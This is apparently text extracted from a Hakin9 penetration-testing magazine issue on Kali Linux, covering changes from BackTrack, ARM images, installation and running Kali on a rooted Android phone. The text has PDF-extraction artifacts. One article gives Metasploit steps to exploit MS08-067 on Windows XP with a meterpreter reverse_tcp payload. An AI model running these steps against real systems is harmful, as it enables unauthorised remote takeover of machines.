“We specialize in Information
Security Solutions including
Penetration Testing, Forensic
Analysis and Computer
Investigations to a diverse
range of clients
worldwide”
Cyber Investigations N.I. Ltd.
Northern Ireland Science Park
Queens Road
Queens Island
Belfast BT3 9DT
United Kingdom
E
:
[email protected]
Telephone:
+44(0)28 9079 6983
Please visit us on:
www.cyberinvestigationsni.com
For a free security
PRACTICAL PROTECTION IT SECURITY MAGAZINE
team
Editor in Chief:
Julia Adamczewska
Editorial Advisory Board:
Hans van Beek, Peter Harmsen, Casey Parman
Proofreaders: Julia Adamczewska, Krzysztof Samborski
Special thanks to our Beta testers and Proofreaders who helped us with this issue. Our magazine would not exist without your assistance and expertise.
Publisher: Paweł Marciniak
CEO:
Ewa Dudzic
Product Manager:
Krzysztof Samborski
Production Director:
Andrzej Kuca
Marketing Director:
Julia Adamczewska
Art. Director:
Ireneusz Pogroszewski
DTP:
Ireneusz Pogroszewski
Publisher:
Hakin9 Media Sp. Z o.o. SK
02-676 Warszawa, ul. Postępu 17D NIP 95123253396
Phone: 504927626 www.hakin9.org/en
Whilst every effort has been made to ensure the highest quality of the magazine, the editors make no warranty, expressed or implied, concerning the results of the content’s usage. All trademarks presented in the magazine were used for informative purposes only.
DISCLAIMER!
The techniques described in our magazine may be used in private, local networks only. The editors hold no responsibility for the misuse of the techniques presented or any data loss.
Dear Readers,
A
long with the Autumn here it comes the
comprehen-sive ‘Guide to Kali Linux’. In the following issue we will
focus on this popular, yet still-much-to-discover
pentest-ing tool.
So we will start with the Basics and see what’s new
in Kali Linux comparing to BackTrack and also we will
browse the set of new and updated tools in the article ‘Kali
Linux for Enterprises’.
The Attack section is full of great tips for pentesters
(and not only), so they can see how to weaponize the
an-droid platform and also perform the attack on servers.
The Defense section contains a great paper on
deploy-ing network vulnerability scanners for medical clients and
presents an interesting view on Kali scanning. There is
also a fine overview on Kali as a tool for both good and
bad purposes.
We are sure you will find a lot of helpful information in
the whole issue.
Hakin9’s Editorial Team would like to give special
thanks to the authors, betatesters and proofreaders.
We hope our effort was worthwhile and you will find the
Hakin9 Guide to Kali Linux issue appealing to you. We
wish you a nice read!
www.hakin9.org/en
CONTENTS
BASICS
Kali Linux – What’s new?
06
By Steven McLaughlin, Security Researcher
Kali Linux released earlier in the year is dubbed the most advanced penetration testing distribution, ever. How does it compare to BackTrack?, and: What’s the difference?
Kali Linux for Enterprises
10
By Navneet Sharma, Information Security Analyst
Whenever we think of Penetration Testing (PT) the first name that comes to our mind is “Backtrack (BT)”, which we have been using for the last few years. Backtrack, funded by offensive Security (www.offensive –Security. com), is also one of the most popular UBUNTU Linux based platform, with collection of organized security testing tools such as Open-VAS, maltigo, Metasploit Framework (MSF), etc. Last release to Backtrack series was Backtrack 5 R2 with codename Revolution.
Kali Linux is the latest linux distribution made for pen-etration testing by and used by security assessors and hackers. Kali Linux is also considered as a successor to Backtrack.
ATTACK
Weaponization of Android Platform
using Kali Linux
16
By Daniel Singh, Independent Consultant in network and systems security
Kali Linux has become the most popular tool for pro-fessional penetration testing and security auditing. In this article, we will review how to couple the functional-ity of Kali Linux with Android platform over HTC One X smartphone to create an invincible penetration-testing weapon.
Kali Linux, Attacking Servers
24
By Ismael Gonzalez D., Security Researcher, CEH, MCP, MCDTS, MCSA, LPIC-1
This article will show you how to perform attacks on web servers, getting full access to the system and database. Just by using some of the ‘Top Ten’ tools of Kali Linux.
Hands On: How to Create “Backdoor”
to Remote Access with Kali Linux,
DNS Spoofing Attack with Ettercap
and Cloning Sites with Kali Linux
28
By Rafael Fontes Souza, Co-Founder at Grey Hats, member of the “French Backtrack Team”
The three articles describe very useful tools in Kali and cover the ideas of creating backdoor, how to perform the spoof attack and how to clone websites with SET Attack Method.
DEFENSE
Kali Scanning for HIPPA – A Proof of
Concept: using Kali Linux to deploy
distributed network vulnerability
scanners for medical clients
34
By Charlie Waters, Security Officer and Senior Consultant for Infinity Network Solutions
The Health Insurance Portability and Accountability
Act of 1996 (HIPAA) requires organizations who han -dle electronic Protected Health Information (e-PHI) to take action and reduce risk relative to potential security breaches of digital communication and storage of pa-tient information. Open Source solutions can be lever-aged as a low-cost and effective strategy to minimize risk when used as component of a larger information security program. With a long “track” record of commu-nity support, Kali is an open source Linux distribution containing many security tools to meet the needs of HIPAA network vulnerability scans.
KALI LINUX
– A Solution to HACKING/SECURITY
40
By Deepanshu Khanna, Linux Security Researcher
BASICS
F
or some years BackTrack linux has been the premier pen-test distribution. The new-est pen-tnew-est distribution released by Of-fensive Security which supersedes BackTrack comes with some massive and welcome im-provements. The biggest change from BackTrack is the move from Ubuntu linux to Debian Wheezy linux. The first thing I notice is that the installa-tion is no longer launched by executing a script on the Desktop as it was with BackTrack, but is initiated but booting into a proper Debian instal-lation system. The process generally feels a lot smoother from the start. I have also noticed that in general Kali doesn’t break as easily as Back-track and it generally has a much more stable feel to it. So what’s the difference between Back-Track and Kali?BackTrack 5 v Kali
Ubuntu, which BackTrack is based on, has a gen-eral feel to it that it is trying to babysit you as the user, which can be annoying to an experienced linux user. Ubuntu likes to make everything user friendly and tries to cut out any complex configu-rations. Debian, which Kali is based on, may not come across to be so ‘user friendly’ to someone who is not that experienced with linux, and re-quires more hands on experience with linux, but is generally more configurable and stable.
Person-ally, I definitely prefer the Debian base for Kali as I like to tweak. This distribution is not for linux begin-ners in any case.
What Happened to Firefox?
One of the first things I notice is that Firefox has been replaced by Iceweasel. On first instance this might leave you wondering what Iceweasel is and why it has replaced Firefox. The truth is that Iceweasel IS Firefox. The Debian project patch-es Iceweasel by backporting security fixpatch-es, thus making it secure enough to be declared in debi-an stable version. Because this is the case they had to re-brand it Iceweasel as the modifications made by Debian project were not approved by the Mozilla foundation in order to use the Thunder-burd logo. Other than backported security patch-es and the logo, both Firefox and Iceweasel are identical. I would recommend staying with Ice-weasel on Debian, but if you really want to use Firefox you can install it in the following manner
by first uninstalling Iceweasel (Listing 1).
FHS-compliance and /pentest
Another massive step in the right direction is FHS-compliance. File Hierarchy Standard (FHS) compli-ance specifies guiding principles for each part of the file system, and means that the directory structure and file system is standardised such that software
Kali Linux
– What’s new?
www.hakin9.org/en 7
Kali Linux – What’s new?
and users can easily find the location of installed files such as binaries and libraries. This will also lead to a more stable system in general.
In BackTrack, every pen-test tool which you wanted to use you either had to express the full pathname to the tool e.g. /pentest/passwords/ rainbowcrack/rcrack or change to the directory in
order to use it. Kali no longer uses the /pentest
di-rectory tree, and all command line pen-test tools seem to be located in /usr/bin. Pen-test tools are
now in PATH and can now be fired up from any-where in the system. I certainly don’t miss the / pentest directory. This certainly makes life a whole
lot easier.
No Nessus
Nessus does not come installed with Kali and is not available in the Kali repositories. One reason for this could be that Kali linux is based on Debi-an Wheezy (DebiDebi-an 7), however if you check the available downloads from the tenable website, they have only released a version of Nessus for version 6 of Debian. Another reason for this may be because Nessus is more of an audit and com-pliance benchmarking tool than a pen-test tool, and perhaps it was thought too bloated to include. Nessus is certainly something I see more of in-stalled on dedicated servers these days. Howev-er if you want to install it, the Debian 6 vHowev-ersion of Nessus which can be downloaded from the ten-able website will still work. The only other pos-sible reason for not including Nessus is that Nes-sus is forbidden in the Penetration Testing with BackTrack(PWB) Course (which will probably
a d v e r t i s e m e n t
Listing 1. How to install Firefox
echo “deb http://downloads.sourceforge.net/
project/ubuntuzilla/mozilla/apt all main”
>> /etc/apt/sources.list
apt-get remove iceweasel
apt-key adv –recv-keys –keyserver keyserver.ubuntu.com C1289A29 apt-get update
BASICS
get a new name now because of Kali). Offensive Security encourages all of its PWB students to use more specialised and targeted tools to per-form enumeration and discovery. Further, differ-ent tools quite often output differdiffer-ent results, so it’s best to use more highly targeted tools in a pen-test to get specific results rather than the results of a generalised scan or vulnerability assessment tool such as Nessus.
Other Notable Changes
Kali uses Leafpad instead of gedit which is a much lighter weight text editor than gedit. It is also no-ticeably faster. But if you want to use gedit it is still available in the Kali respository with a simple
apt-get install gedit. Gedit may appear bloated to some unless you are interested in syntax highlight-ing. Personally I like syntax highlighting, but have a habit of writing all my code in vim from the ter-minal window which has this functionality anyway – each to their own I guess. Here’s a list of some other welcome changes:
• The PDF viewer which was used in BackTrack
has now been replaced with Document Viewer which is great since I found the PDF viewer a
bit flakey.
• You can now easily create your own custom
ISO of Kali by using Debian live-build scripts.
• Kali comes with VLC player pre-installed which
was not included in BackTrack.
• I’ve also noticed that the ISO image for Kali is almost 1GB smaller than the BackTrack 5 R3
ISO.
Upgrading to Future versions of Kali
If you had BackTrack 4 installed and wanted to up-grade to BackTrack 5, the only way you could have achieved this was to do an entire reinstall. This would be time consuming, and mean you would have to re-configure everything back to the way you wanted it, and customise all your tools again. With Kali however, an upgrade to future major re-leases can be done by simply issuing the following commands: Listing 2.
The Kali repository gets its security packages from the Debian repository, and all of its tools are now packaged up to be Debian compliant.
Listing 2. Upgrading Kali to the next major distribution
root@kali:~# apt-get update
root@kali:~# apt-get dist-upgrade
Summary
In summary, Kali linux feels a lot smoother to work with than BackTrack, whilst most of the tools remain fairly similar or unchanged; the main overhaul to be commended on is the over-all improvement in the quality of the distribution from the move to Debian. It now feels like a com-plete distribution with far less flakiness and a lot more stability. For a duck dive into the pen-test tools which ship with Kali, I would recommend doing Offensive Security’s Penetration Testing with BackTrack(PWB) course which will familiar-ise you with all the tools necessary to conducting a complete penetration test with reporting. The main advantage you will notice is that the tools are now all in path with Kali. The only advice I have in pursuing this course is to get permission from your other half, as it will take a good couple of months out of your life, but is extremely fun, ad-dictive, and rewarding with all the breakthroughs you will have. Well done to the Offensive Security Team for creating such an improved distribution, and good luck with your Kali experience.
STeveN MCLaUgHLiN
Steven McLaughlin is an experienced in-formation and network security profes-sional. With both a technical and consult-ing background, he has been heavily in-volved in working with global companies developing solutions and delivering large scale projects. He also works in highly spe-cialized teams in order to develop new ideas and patents and bring new products to market.
On the Web
• http://www.pathname.com/fhs/ – Information on File Hierarchy Standard
BASICS
K
ali Linux is the latest linux distribution made for penetration testing by and used by secu-rity assessors and hackers. Kali Linux is al-so considered as a succesal-sor to Backtrack. Back-track was based on Ubuntu Distribution (www. ubuntu.com) whereas Kali Linux complies with debian development standards (www.debian.org).Building Kali Linux was something like Re-In-venting the wheel again. Kali Linux was built from scratch, to support under the Debian platform and also to make it compatible with new or existing
se-curity tools. Kali Linux is designed to support both
32-bit and 64-bit platform and ARM Architecture.
evolution of Kali Linux

When Backtrack was initially developed by Offen-sive-Security, with consideration in mind to con-duct network based Vulnerability Assessment and Penetration testing. They started releasing BT
ver-sions with their name, as depicted on (Figure1). When BT 3 was released, it was released with
codename “Whydah” and added functionality and tools to conduct wireless testing. BT 4 released with Codename “Pwnsauce” and “Nemisis”, with added functionality of web application testing and with more advanced and improved GUI based in-terface. And with continuation to BT 5 R2 with se-curity tools update like BeeF(Browser Explotation Frwamework), bluelog, dnschef, dpscan, etc.
Kali Linux is considered an enterprise ready solu-tion, because it considered enterprise users when it was designed. Kali runs on a Debian platform, which supports many software repositories to keep updating OS with latest releases and patch. This capability reduces updating problem, which users were facing on BT environment.
Also Offensive security team up with Rapid 7 (Makers of Metasploit Framework), to provide offi-cial support to Kali Linux. So MSF (most important ar-senal of BT) was rebuildt to support Debian platform.
KaLi Linux
For enterprises
[image:10.575.33.281.562.759.2]Whenever we think of Penetration Testing (PT) the first
name that comes to our mind is “Backtrack (BT)”, which we
have been using for the last few years. Backtrack, funded
by offensive Security (www.offensive –Security.com), is also
one of the most popular UBUNTU Linux based platform,
with collection of organized security testing tools such
as Open-VAS, maltigo, Metasploit Framework (MSF), etc.
Last release to Backtrack series was Backtrack 5 R2 with
codename Revolution.
www.hakin9.org/en 11
KaLi Linux (For enterprises)
Development architecture
Kali Linux supports various Reduced Instruction set Computing (RISC) based development archi-tecture. Kali ARM can be made for:
• EfikaMX
• Beaglebone Black • CuBOX
• Galaxy Note 10.1 • Samsung Chromebook • MK/SS808
• ODROID U2 • Raspberry Pi • ARM Chroot
Let’s discuss here few of them, how these ARM’s can be used for Kali Linux.
efikaMX
Efika is a line of power efficient ARM architecture and Power architecture. EfiKa MX Open Client is a net-work computer based around the EFIKA MX micro-mother board. EfikaMX has following specifications:
• Freescale i.MX515 (ARM Cortex-A8 800MHz) • 3D Graphics Processing Unit
• 512 MB RAM • 8GB USB
• 2x USB 2.0 ports • Audio jacks for headset • Built in Speaker
• Bluetooth (Broadom 2043)
Steps to build image by EfikaMX
• Step 1: Get 8GB micro SD Card, class 10 high -ly recommended
• Step 2: Download Kali image
• Step 3: use dd utility to image this file to SD card
root@kali:~ dd if =kali-1.0.1-efimx.img of=/dev/sdb bs=512k
Beaglebone Black
Beaglebone boards are tiny computers with all ca-pability of today’s desktop machine without bulk noise, expense or noise.
Steps to build image using Beaglebone:
• Step 1: Get 8GB micro SD Card, class 10 high -ly recommended
• Step 2: Download Kali Linux Beaglebone • Step 3: use dd utility to image this file to SD card
root@kali:~ dd if =kali-bbb.img of=/dev/sdb bs=512k
Samsumg galaxy Note 10.1
Of course the popular one and most people have it. Also attract pentesters to build image for this. Kali also listed down its procedure to make image
for Galaxy note 10.1. Galaxy note 10.1 has follow -ing specification:
• 1.4 GHz Quacore processor • 2 GB RAM
Steps to build image for Samsung Note (Steps as per Kali Linux.org website)
• Step 1: Get 8GB micro SD Card
• Step 2: Root the Samsung Galaxy Note 10.1 • Step 3: Download Kali Linux for Samsung gal
-axy Note 10.1
• Step 4: Rename the image to linux.img
• Step 5: Download Recover.img file from down -load section of Kali Linux.orf and copy it on
your Note 10.1 sdcard
• Step 6: use dd utility to image this file to SD card
root@kali:~ dd if =/dev/block/mmcblk0p6 of=recovery.img_orig
• Step 7: Reboot Galaxy note 10.1 to recovery mode, press Power Off and Volume UP button. Once you see the text for “Samsung Galaxy
Note 10.1”, release the power button but keep
pressing the Volume UP button. This should boot into Kali and auto Login into Gnome. Root Password is “Changeme”
• Step 8: Open Keyboad: Applications -> Univer-sal Access -> Florence Virtual Keyboard
Note: development architecture referenced from
http://docs.kali.org/category/armel-armhf.
Directory Structure
As Kali is successor to Backtrack, so most of its fea-tures are inherited from backtrack. Like Backtrack,
BASICS

Kali tools are also divided into 12 categories (Fig -ure 2):
• Information Gathering • Vulnerability Analysis • Web Applications • Password Attacks • Wireless Attacks • Stress Testing • Exploitation Tools • Sniffing/Snooping • Maintaining Access
• Reverse Engineering • Forensics
• Reporting Tools
Remembering Backtrack 5, penetration direc-tories are organized in under /pentest directory.
But in Kali Linux doesn’t store security tools un-der pentest directory, commands are generally ex-ecuted from /usr/sbin (Figure 3).
Another important category of tools added in Kali
Linux are “TOP 10 Security Tools” which are fre -quently used by pentesters, as presented Figure 4.
Offensive security has also put lots of effort to make Kali enterprise ready solution by adding more tools in Kali. Researchers most of the time used backtrack for “MSF” and to do other stuff, they depend on other penetration testing distro’s or they make their OWN ISO or install on their own operating system. (Figure 4) shows the compari-son between Backtrack and Kali (Figure 5).
Figure 4. Kali Linux “Top 10 Security Tools”
Figure 3. Kali Vs. Backtrack: Change in Directory Structure
[image:12.575.37.481.409.758.2]Figure 5. Tool Comparison between Kali and Backtrack
www.hakin9.org/en 13
KaLi Linux (For enterprises)
Let’s do some Practical things with Kali
As we know the famous vulnerability in
Windows-XP “MS08-067: Vulnerability in Server Service
could allow Remote-Code execution”
Some Brief about the vulnerability
Remote code execution vulnerability exists in the Serv-er sServ-ervice on Windows systems. The vulnServ-erability is due
to the service not properly handling specially crafted RPC requests. An attacker who successfully exploited this vulnerability could take complete control of an af-fected system.
Reference to the vulnerability
http://technet.microsoft.com/en-us/security/bulle-tin/ms08-067.
System exploited successfully
Windows XP Service PACK-2.

Steps followed to exploit the vulnerability (Figures 6-9). Steps explained in a nutshell.
Step 1: Open MSF Console
[image:13.575.36.477.320.523.2]msfconsole
Figure 7. Searching exploits for netapi
Figure 8. Setting up exploit, adding required variables, and exploiting the target
[image:13.575.37.480.547.763.2]BASICS
Step 2: Search for exploit “netapi”,
use command “search netapi”
Step 3: Configure the exploit for execution to target
Use following commands to exploit target
• Use exploit/windows/smb/ms08_067_netapi • Set payload windows/meterpreter/reverse_tcp • Set lhost <your machine IP>
• Set rhost <Remote IP> • exploit
Step 4: exploit run Successfully, Run vNC
Kali Linux installation and Software
repositories
installation
• Download VMPlayer or VMware workstation from Vmware website as per yours operating system
• Install on the VMPlayer or VMWare on your
platform
• Create Virtual machine (With min 20 GB Hard disk Space, 1GB RAM, Two Network Adapter,
rest all by default)
• Mount KALI ISO file on the VMWARE setting • Switch on the Virtual machine and boot it from
“CD-ROM” by pressing “ESC”
• Once GRUB Appear, and then click on the in -stall (or it can be used as a LIVE CD)
• Follow the instruction as written on screen
(Similar to backtrack installation)
• Finish the installation
Update Kali
• Open leafpad
• Open file from /etc/apt/sources.list (Some
sources path already present there, but more can be added from Google)
• apt-get update • apt-get upgrade • apt-get dist-upgrade
Summary
Kali Linux a Debian based platform for advanced penetration testing. Kali approach is good try for stepping ahead into next generation of penetration testing. Researchers and developers of offensive security have put their best effort to make Kali plat-form enterprise ready. As Debian being the older platform for Linux, it also has a large user base compared to UBUNTU. Debian based Operating system has also good market capture so move-ment from Ubuntu to Debian platform will definitely give power to end users.
At last KALI is enterprise focused, developed keeping in mind enterprise needs, so there is much more to evolve in near future. So good luck to Of-fensive Security team!
Keep Learning and Be Secure!
NavNeeT SHaRMa
Navneet Sharma is a Solution Architect with Tata consultancy services, working in domain of information security and net-work security. He holds a degree of Bache-lor of Technology in Information Technol-ogy and has worked in diverse range of in-dustry verticals over the last 7 years of his career. Some key assignment that he has been involved in in-clude network security design and consulting, security audit-ing (Application/Network), Vulnerability Assessment and Pen-etration Testing.
References
• http://en.wikipedia.org/wiki/BackTrack – for Backtrack in a NutShell
• http://www.offensive-security.com/tag/kali-linux/ – for all post on Kali Linux about installation and managing
• http://www.kali.org/ – for introduction to Kali
• http://docs.kali.org/category/armel-armhf – for Kali Linux ARM Architecture also for creating ARM images on Efika-MX, Beaglebone etc.
• http://www.backtrack-linux.org/backtrack/backtrack-5-r2-released/ – For Official introductory release of Backtrack 5
• http://www.h-online.com/open/news/item/Kali-Linux-arrives-as-enterprise-ready-version-of-BackTrack-1822241.html – For Story behind building Kali Linux for enterprises
• http://www.offensive-security.com/kali-distribution/kali-linux-on-galaxy-note/ – For deeper look of Kali Linux instal-lation on Galaxy Note
• https://wiki.debian.org/EfikaMX#What_is_EfikaMX.3F – For Introduction of EFIKAMX chipset
• http://www.infosecisland.com/blogview/22236-Backtrack-5-r3-List-of-Some-of-the-New-Tools-and-Programs.html – For introduction to new tools added to BackTrack
• http://www.beagleboard.org – Introduction to BeagleBone Chipset and it’s working
A BZ MediaEvent
Big Data TechCon™is a trademark of BZ Media LLC.
“Big Data TechCon is loaded with great networking
opportunities and has a good mix of classes with technical depth, as well as overviews. It’s a good, technically-focused conference for developers.”
—Kim Palko, Principal Product Manager, Red Hat
“Big Data TechCon is great for beginners as well as advanced Big Data practitioners. It’s a great conference!”
—Ryan Wood, Software Systems Analyst, Government of Canada
“If you’re in or about to get into Big Data, this is the conference to go to.”
—Jimmy Chung, Manager, Reports Development, Avectra
Discover how to master Big Data from real-world practitioners – instructors
who work in the trenches and can teach you from real-world experience!
Big Data gets real
at
Big Data TechCon!
San Francisco
October 15-17, 2013
www.BigDataTechCon.com
• Collect, sort and store massive quantities of structured and unstructured data
• Process real-time data pouring into your organization
• Master Big Data tools and technologies like Hadoop, Map/Reduce, NoSQL databases, and more
• Learn HOW TO integrate data-collection technologies with analysis and
business-analysis tools to produce the kind of workable information
and reports your organization needs
• Understand HOW TO leverage Big Data to help your organization today
Over 60
how-topractical classes and tutorials
to choose from!
The
HOW-TO
conference for Big Data and IT professionals
Come to Big Data TechCon to learn the best ways to:
ATTACK
T
he global market is flooded, ruled by android-based mobile devices and smartphones. Mobile phones are becoming smaller and have greater processing power. These devic-es with mobile internet and wireldevic-ess connectivity have revolutionised businesses and work method-ologies. Tasks like connectivity, sharing, process automation and extensive computing over smart-phones have become the norm. The android oper-ating system has made smartphones and mobile devices, a very powerful tool in the hands of secu-rity professionals and even deadlier in the hands of black hats.Android is a very popular operating system for mobile devices such as smartphones and tablets. Initially developed by Android Inc. and then bought by Google in 2005. Android is an Open Handset Alliance product and released under the Apache license. The power of Android platform lies in the thousands of apps running on it, backed by a strong and active open source developer community. Used by 70% of the mobile developer community, thus
making it the most widely used platform. It is con-sidered a highly customisable and scalable mobile-based distribution, making it widely accepted foun-dation base for community-driven mobile projects.
android architecture Overview
Android devices, built on Linux kernel version 2.6 and the first commercially distribution made
avail-able on HTC Dream handset in 2008. Since then
numerous updates have incrementally improved the operating system base and added new and improved functionality. The latest official release

is Jelly Bean 4.3 with a slogan „An even sweet -er Jelly Bean”. Android’s us-er int-erface uses touch inputs to correspond to real world actions. These responses are immediate, with vibrations and hap-tic feedback capabilities. The Android framework is very extensive as it has a layered approach. It has five layers, the kernel and low-level tools, the na-tive libraries, the android runtime with Dalvik virtual machine, the framework layer is on top of this and finally the applications run above everything.
Weaponization of
android Platform using
Kali Linux
Kali Linux has become the most popular tool for
professional penetration testing and security auditing.
In this article, we will review how to couple the
www.hakin9.org/en 17
Weaponization of android Platform using Kali Linux
The Linux kernel is written in C/C++ and the
framework is written in java and runs on Dalvik
vir-tual machine. The present kernel is 3.0.x and has
added support for Bluetooth and Wi-Fi encryption. Android is built to run on devices with little main memory and low powered CPU’s. Majority of the modules are made to consume low power. The ac-tual android runtime consists of Dalvik virac-tual ma-chine and java libraries. All applications in android devices run in their own sandboxed Dalvik virtu-al machines. Each applications runs with its own unique user id and in its own process. Android has very efficient memory and power management. Android has support for various APIs, has media framework, integrated internet browser support, highly optimised graphics, camera, GPS, compass, and accelerometer sensors. The applications can be easily created using SDKs and are available using the various apps markets. The biggest ap-ps market is Google Play where one can find vari-ous apps in categories and using searches. Apart from the default Google Play, there are many oth-er app stores to download and install apps. Table
01 provides a list of widely used open markets, but
make sure not to trust anyone blindly in the present scenarios of malicious apps and malware threats. Always disable USB debugging and uncheck the
“Unknown sources” option under Settings >> Ap
-plications menu to keep your android device safe
[image:17.575.297.537.128.425.2]from such tampering (Figure and Table 1).
Table 1. List of available Android App Stores
Sl # Apps Market Url
01 Google Play https://play.google.com/store?hl=en
02 Amazon store
http://www.amazon.com/mobile-apps/b?node=2350149011
03 GetJar http://www.getjar.mobi/
04 Slide ME http://slideme.org/
05 F-Droid https://f-droid.org/
06 Appoke http://beta.appoke.com/
07 Appia http://appia.com/
08 App Brain http://www.appbrain.com/
09 Android Pit http://www.androidpit.com/
10 Handango http://www.handango.com/Home.
jsp?siteId=2218
11 Handster http://www.handster.com/
12 Mobango http://in.mobango.com/
13 Opera Store http://apps.opera.com/en_in/
14 Soc.io http://soc.io/
15 Insyde Market http://www.insydemarket.com/
16 AppsFire http://appsfire.com/
17 Aptoide http://www.aptoide.com/
[image:17.575.37.482.443.759.2]ATTACK
introduction to the HTC One X Mobile
Phone
The HTC One X smartphone is a pretty
power-ful device with 1.5 GHz, quad core (global ver
-sion) CPU speed, Android 4.1 with smart sense 4, screen size of 1280x720 (HD, 720p) with 1GB RAM 16/24 GB Flash Memory and Wi-Fi, Blue -tooth, NFC, USB connectivity and multi-sensors (Gyro sensor, G-Sensor, Digital Compass, Proxim-ity sensor and Ambient light sensor).
introduction to Kali Linux
Offensive Security the creators of Backtrack Linux have a new catchy tag line “the quitter you become, the more you are able to hear”, with this Zen man-tra the focus is stealth. Kali Linux was created for stealth and attack, this amazing distribution is an advanced and more versatile version of Backtrack ever created. This distribution is geared towards professional penetration testers and security audi-tors. Kali has gone beyond any live cd distro and moved into the category of a full-fledged operat-ing system. It has moved to a solid base of Debi-an modules Debi-and is completely File Hierarchy Sys-tem (FHS) compliant. All directories appear under
the main root directory “/”, and have the ability to
be stored and accessed on physical or virtual
de-vices. The main “/pentest” directory from previous
Backtrack5 release has been removed in this ver-sion named Kali. Now the user can execute any tool from anywhere in the file-system, irrespective of its installed location. The second advantage of Kali is its support for ARM hardware and ability to boot-strap the installation directly from the repositories.
Kali operating system has over three hundred penetration testing tools and wireless device sup-port. Its kernel is highly patched and network services are disabled by default making it more secure. Kali is not just for network security profes-sionals, beginners can also start learning about cyber security using this distribution. Whether you are pentesting wireless, exposing server vulner-abilities, performing a web application based ex-ploit, learning, or doing social engineering, Kali is the one-stop-shop for all security needs. Kali is free and now ported on Android based smartphone to be taken anywhere.
Kali Linux has many well-known tools like Metasploit, Injection capable wireless drivers, Kis-met, John, Zap Proxy, Nmap, Ophcrack, Ettercap, Hydra, etc. These tools are all categorised in fif-teen different categories for various purposes. The
fifteen categories are: Top 10 Security Tools, In -formation Gathering, Vulnerability Analysis, Web Applications, Password Attacks, Wireless Attacks,
Exploitation Tools, Sniffing/Spoofing, Maintain -ing Access, Reverse Engineer-ing, Stress Test-ing, Hardware Hacking, Forensics, Reporting Tools and System Services. Kali Linux is running Debian XFCE and comes with vim as default text editor. All the standard applications and accessories are pre-installed and ready to run. For weaponizing Android platform with Kali Linux, we will require an unlocked & rooted device.
How to unlock the HTC One X Bootloader
and Root the device?
It is important to understand the difference be-tween Unlocking the Bootloader and rooting mo-bile devices. Unlocking the Bootloader provides the user with the option to change the stock oper-ating system on the mobile device. However, root-ing is the process of modifyroot-ing or alterroot-ing the de-fault operating system shipped with the device to gain complete control over it.
This means that the limitations of carriers and various manufacturers put on the device is eas-ily bypassed, extended functionality is accessed without any problems, custom modules and up-grades can be added without any limitations. Gen-erally, manufacturers and carriers do not usually
www.hakin9.org/en 19
Weaponization of android Platform using Kali Linux
recommend rooting. HTC provides instructions on their website to unlock the Bootloader for HTC One X, but by performing this operation, the user voids all warranty on the device. The systematic instruc-tions to unlock the Bootloader for HTC One X are present on the HTC Dev site. Make sure HTC Driv-ers are installed on the PC and the mobile phone can connect and be recognised as HTC Device via USB cable. Once the device gets connected successfully to the PC, login to the HTCDev web-site with the registered user name and password. Start by selecting Unlocking Your Bootloader and then select “All Other Supported Models” under the Supported Devices section, click Begin Unlock Bootloader to start the wizard.
The website prompts to sign a disclaimer that clearly states, the warranty is void and proceed-ing further would mean that every repair would be charged. The website wizard finishes by request-ing the device Token ID extracted from the mobile phone. Then based on the Token ID, HTC releases the unlock code block to release the mobile de-vice. The “unlock.bin” file received is, used to flash the device and the Bootloader gets unlocked. Next step is to install SuperSu app, which is an access management tool. Now with root privilege on the mobile device, Kali Linux can be installed. There are two methods to install Kali Linux on Android:
• Method 01: Install Kali GUI using Linux Deploy
App,
• Method 02: Install Kali Command Line Inter -face (CLI) using Chroot Environment.
Method 01: install Kali gUi using Linux
Deploy app
Requirements: Rooted HTC One X mobile with 4GB free space, Linux Deploy App & Android VNC Viewer.
Methodology
• Install Linux Deploy and configure
these values: Distribution=Kali Linux,
Architecture=armel, VNC: Screen Width=1920, VNC: Screen Height=1280, (Figure 4-6)
• Scroll up click Install to finish the download and
install of Kali Linux over Wi-Fi,
• After completion, go back to the Settings and
select Reconfigure option,
• Once reconfiguration is complete, run the serv -er using the START option,
• Install Android VNC-Viewer and configure
these values: Nickname=Kali, Set Port=5900, Password=changeme, Color Options = 4bpp better quality video (Figure 7-9).
Figure 4. Linux Deploy
ATTACK
Click on the Connect button to fire away. Ka -li Linux GUI will show up. This method effectively shows to deploy Kali GUI over Android.
Optional 01
Kali distribution can be updated by running the be-low command from a terminal prompt:
sudo apt-get update && sudo apt-get upgrade && msfupdate
Optional 02
